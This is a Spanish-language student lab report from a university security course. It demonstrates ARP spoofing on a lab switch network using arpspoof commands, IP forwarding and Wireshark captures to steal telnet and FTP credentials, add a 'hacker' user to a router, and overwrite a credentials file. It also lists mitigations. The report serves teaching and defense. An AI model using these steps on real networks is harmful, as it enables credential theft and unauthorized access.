
**Universidad Nacional de Colombia - sede Bogotá**
**Facultad de Ingeniería**
**Departamento de INGENIERÍA DE SISTEMAS E INDUSTRIAL**
**Curso: INTRODUCCIÓN A LA CRIPTOGRAFÍA Y A LA SEGURIDAD DE LA INFORMACIÓN**

Profesor: **JESUS GUILLERMO TOVAR RACHE**
**Estudiantes:**

- **Diego Andres Alvarez Gonzalez**
- **Andres Camilo Orduz Lunar**
- **Adrian Ramirez Gonzalez**

## Laboratorio de texto claro texto cifrado con SWITCH

**Esquema de red:**




En este caso, el hacker se va a conectar al switch L2-A y el servidor por cantidad de equipos lo vamos a asignar en el PC_C.

## Desarrollo:

**Investigación:**

Lo primero que realizamos, fue investigar cómo se puede capturar el tráfico que pasa a través del switch, ya que como no es hub, así nos conectemos a la interfaz física del

switch, no podremos capturar todo el tráfico, por ello encontramos el siguiente método para poder capturar el tráfico: **ARP Spoofing**

¿Qué es ARP Spoofing?
ARP Spoofing (también llamado ARP Poisoning) es un ataque que explota el funcionamiento del protocolo ARP (Address Resolution Protocol) para interceptar, redirigir o manipular el tráfico de red en una red local (LAN).

¿Cómo funciona el ataque ARP Spoofing?
El atacante envía respuestas ARP falsas (sin que nadie las haya solicitado) a otros dispositivos de la red. Estas respuestas falsas asocian la dirección IP de otro dispositivo con la dirección MAC del atacante.

Resultado:
El tráfico destinado a un dispositivo legítimo (por ejemplo, el router o un PC) se envía al atacante.


El atacante puede:

- Interceptar (sniffing)
- Modificar (MITM)
- Bloquear (DoS)
- Reenviar el tráfico a su destino original para pasar desapercibido.

¿Cómo se puede mitigar este ataque?
- No funciona en redes con switches gestionados y port security correctamente configurados.
- Habilitar ARP inspection dinámica en switches.
- Usar static ARP entries (difícil de mantener).
- Implementar IPsec, HTTPS, SSH para cifrar tráfico.
- Utilizar detección de intrusos como ARPWatch.

Para ello, usamos una máquina hacker con kali linux que es la más utilizada para realizar ataques de este tipo.

**Desarrollo: (En físico)**




Una vez hemos conectado toda la red y realizado sus respectivas configuraciones y pruebas ICMP, procedemos con los ataques:

1. **El PC_A hace conexión por telnet al router mientras el hacker captura el tráfico y reconstruye el show running config.**


   Para ello, el hacker (después de conectarse a la interfaz física en la misma vlan del pc A) debe realizar el ataque ARP Spoofing:

   - En este ataque se abre primero una terminal y se escribe el siguiente comando:
     sudo arpspoof -i eth0 -t 10.0.0.10 10.0.0.1

     Engaña al equipo 10.0.0.10 haciéndote creer que el atacante  es el 10.0.0.1 (normalmente el gateway o router).




   - Luego en otra terminal se escribe el siguiente comando:
     sudo arpspoof -i eth0 -t 10.0.0.1 10.0.0.10
     Engaña al equipo 10.0.0.1 (un router) haciéndote creer que el atacante es el 10.0.0.10.






   - Por último se agrega este comando para que el sistema reenvíe los paquetes IP entre interfaces.

     sudo sysctl -w net.ipv4.ip_forward=1


```
┌──(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1
┌──(kali㉿kali)-[~]
└─$
```

Con este ataque en curso, desde kali linux se abre wireshark y se captura todo el tráfico de telnet que se iniciara desde pc_a:



Ahora, buscamos en los paquetes con el length mas grande la cual es parte del show running config, específicamente buscamos el usuario y contraseña para conexión por telnet para poder ingresar al router y crear nuestro propio usuario:




En el show running config se captura la contraseña de enable, el usuario y la contraseña para conexión por telnet, con esto, el hacker puede ahora conectarse desde su propia máquina y crear un usuario nuevo.

En la imagen, también se puede apreciar la diferencia entre una contraseña plana y una cifrada, que a pesar de ser interceptada no se puede saber su contenido, por esto la importancia de encriptar las contraseñas y la información.
Al reconstruir el show running config tenemos lo siguiente:

```
Current configuration : 1489 bytes

!

version 12.4

service timestamps debug datetime msec

service timestamps log datetime msec

no service password-encryption

!

hostname L3

!
```

```
boot-start-marker
boot-end-marker
!
enable password cisco123
!
no aaa new-model
memory-size iomem 5
no ip icmp rate-limit unreachable
ip tcp synwait-time 5
!
!
ip cef
no ip domain lookup
!
!
!
!
!
!
 --More--


username admin password 0 cisco123
username admin2 secret 5 $1$Ms14$nzZXIJRuY6cRwVIAIXFoB/
!
!
!
```


```
!
!
!
interface FastEthernet0/0
 no ip address
 duplex auto
 speed auto
!
interface FastEthernet0/0.10
 encapsulation dot1Q 10
 ip address 10.0.0.1 255.255.255.0
!
interface FastEthernet0/0.20
 --More--
encapsulation dot1Q 20
 ip address 20.0.0.1 255.255.255.0
!
interface FastEthernet0/0.30
 encapsulation dot1Q 30
 ip address 30.0.0.1 255.255.255.0
!
interface FastEthernet0/1
 ip address 40.0.0.1 255.255.255.0
 duplex auto
 speed auto
```

```
!
interface FastEthernet1/0
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface FastEthernet2/0
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface FastEthernet3/0
 no ip address
 shutdown
 duplex auto
 speed auto
 --More--

no ip http server
no ip http secure-server
!
!
!
no cdp log mismatch duplex
```

```
!
!
!
!
control-plane
!
!
!
!
!
!
!
!
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 --More--
 adminline vty 0 4
 login local
 transport input telnet
```

```
line vty 5 15
 login local
 transport input telnet
!
!
end

L3#
```

## 2. Creamos un usuario hacker en el router:



salimos y volvemos a entrar con el usuario hacker:

```
┌──(kali㉿kali)-[~]
└─$ telnet 10.0.0.1
Trying 10.0.0.1 ...
Connected to 10.0.0.1.
Escape character is '^]'.


User Access Verification

Username: hacker
Password:
L3>ena
Password:
L3#
```

Comprobamos que quedó creado correctamente.

3. **Capturamos las credenciales del PC_D para conectarse al servidor FTP y capturamos el archivo con las credenciales.**

Conectamos ahora el PC_hacker a la misma vlan que la del servidor, y ejecutamos los mismos comandos vistos anteriormente para confundir los equipos, pero esta vez cambian las direcciones, ponemos la del servidor FTP y la puerta de enlace del router.


- sudo arpspoof -i eth0 -t 30.0.0.1 30.0.0.10
- sudo arpspoof -i eth0 -t 30.0.0.10 30.0.0.1
- sudo sysctl -w net.ipv4.ip_forward=1


```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 30.0.0.1 30.0.0.10
[sudo] password for kali:
8:0:27:d2:26:79 cc:1:38:2f:0:0 0806 42: arp reply 30.0.0.10 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 cc:1:38:2f:0:0 0806 42: arp reply 30.0.0.10 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 cc:1:38:2f:0:0 0806 42: arp reply 30.0.0.10 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 cc:1:38:2f:0:0 0806 42: arp reply 30.0.0.10 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 cc:1:38:2f:0:0 0806 42: arp reply 30.0.0.10 is-at 8:0:27:d2:26:79
8:0:27:d2:26:79 cc:1:38:2f:0:0 0806 42: arp reply 30.0.0.10 is-at 8:0:27:d2:26:79
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 30.0.0.10 30.0.0.1
[sudo] password for kali:
8:0:27:d2:26:79 8:0:27:f0:f6:13 0806 42: arp reply 30.0.
8:0:27:d2:26:79 8:0:27:f0:f6:13 0806 42: arp reply 30.0.
8:0:27:d2:26:79 8:0:27:f0:f6:13 0806 42: arp reply 30.0.
8:0:27:d2:26:79 8:0:27:f0:f6:13 0806 42: arp reply 30.0.
8:0:27:d2:26:79 8:0:27:f0:f6:13 0806 42: arp reply 30.0.
```

Después de esto, capturamos con wireshark y obtenemos el usuario y la contraseña del servidor FTP:


```
12 7.540373734   PCSSystemtec_d2:26:…  PCSSystemtec_f0:f6:…  ARP   42 30.0.0.1 is at 08:00:27:d2:26:79
13 8.012201857   aa:bb:cc:00:02:01      Spanning-tree-(for-…  STP   64 Conf. Root = 32768/30/aa:bb:cc:00:01:00  Cost = 100  Port = 0x8005
14 8.107727948   40.0.0.10              30.0.0.10             TCP   66 56490 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
15 8.107750896   40.0.0.10              30.0.0.10             TCP   66 [TCP Retransmission] 56490 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
16 8.108425592   30.0.0.10              40.0.0.10             TCP   66 21 → 56490 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
17 8.108452418   30.0.0.30              30.0.0.10             ICMP  94 Redirect                (Redirect for host)
18 8.108463943   30.0.0.10              40.0.0.10             TCP   66 [TCP Retransmission] 21 → 56490 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
19 8.128113979   40.0.0.10              30.0.0.10             TCP   60 56490 → 21 [ACK] Seq=1 Ack=1 Win=262656 Len=0
20 8.128133089   40.0.0.10              30.0.0.10             TCP   54 [TCP Dup ACK 19#1] 56490 → 21 [ACK] Seq=1 Ack=1 Win=262656 Len=0
21 8.142023458   30.0.0.10              40.0.0.10             FTP   132 Response: 220-FileZilla Server 1.10.3
22 8.142045887   30.0.0.10              40.0.0.10             TCP   132 [TCP Retransmission] 21 → 56490 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=78
23 8.158893010   40.0.0.10              30.0.0.10             FTP   71 Request: USER usuariopcD
24 8.158915969   40.0.0.10              30.0.0.10             TCP   71 [TCP Retransmission] 56490 → 21 [PSH, ACK] Seq=1 Ack=79 Win=262656 Len=17
25 8.160035013   30.0.0.10              40.0.0.10             FTP   89 Response: 331 Please, specify the password.
26 8.160086017   30.0.0.30              30.0.0.10             ICMP  117 Redirect               (Redirect for host)
27 8.160102779   30.0.0.10              40.0.0.10             TCP   89 [TCP Retransmission] 21 → 56490 [PSH, ACK] Seq=79 Ack=18 Win=262656 Len=35
28 8.179291803   40.0.0.10              30.0.0.10             FTP   75 Request: PASS clavesegura123
29 8.179312562   40.0.0.10              30.0.0.10             TCP   75 [TCP Retransmission] 56490 → 21 [PSH, ACK] Seq=18 Ack=114 Win=262656 Len=21
30 8.197177889   30.0.0.10              40.0.0.10             FTP   77 Response: 230 Login successful.
31 8.197205865   30.0.0.10              40.0.0.10             TCP   77 [TCP Retransmission] 21 → 56490 [PSH, ACK] Seq=114 Ack=39 Win=262656 Len=23

▸ Frame 24: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface eth0, id 0
▸ Ethernet II, Src: PCSSystemtec_d2:26:79 (08:00:27:d2:26:79), Dst: PCSSystemtec_f0:f6:13 (08:00:27:f0:f6
▸ Internet Protocol Version 4, Src: 40.0.0.10, Dst: 30.0.0.10
▸ Transmission Control Protocol, Src Port: 56490, Dst Port: 21, Seq: 1, Ack: 79, Len: 17

0000  08 00 27 f0 f6 13 08 00  27 d2 26 79 08 00 45 00   ··'····· '·&y··E·
0010  00 39 e3 b2 40 00 7e 06  d2 f8 28 00 00 0a 1e 00   ·9··@·~· ··(·····
0020  00 0a dc aa 00 15 f4 e3  0d ce 94 00 63 5b 50 18   ........ ····c[P·
0030  04 02 d6 f5 00 00 55 53  45 52 20 75 73 75 61 72   ......US ER usuar
0040  69 6f 70 63 44 0d 0a                               iopcD··
```






Capturamos:
Usuario: usuariopcD
Contraseña: clavesegura123

Capturamos también el archivo .txt con las credenciales:, podemos identificar el nombre y su contenido:








4. **Modificar el archivo e incluir un usuario hacker.**
   Desde la máquina hacker, creamos un archivo con el mismo nombre y le agregamos el usuario hacker y sobreescribimos el archivo enviado anteriormente al conectarnos al servidor con las credenciales capturadas anteriormente.

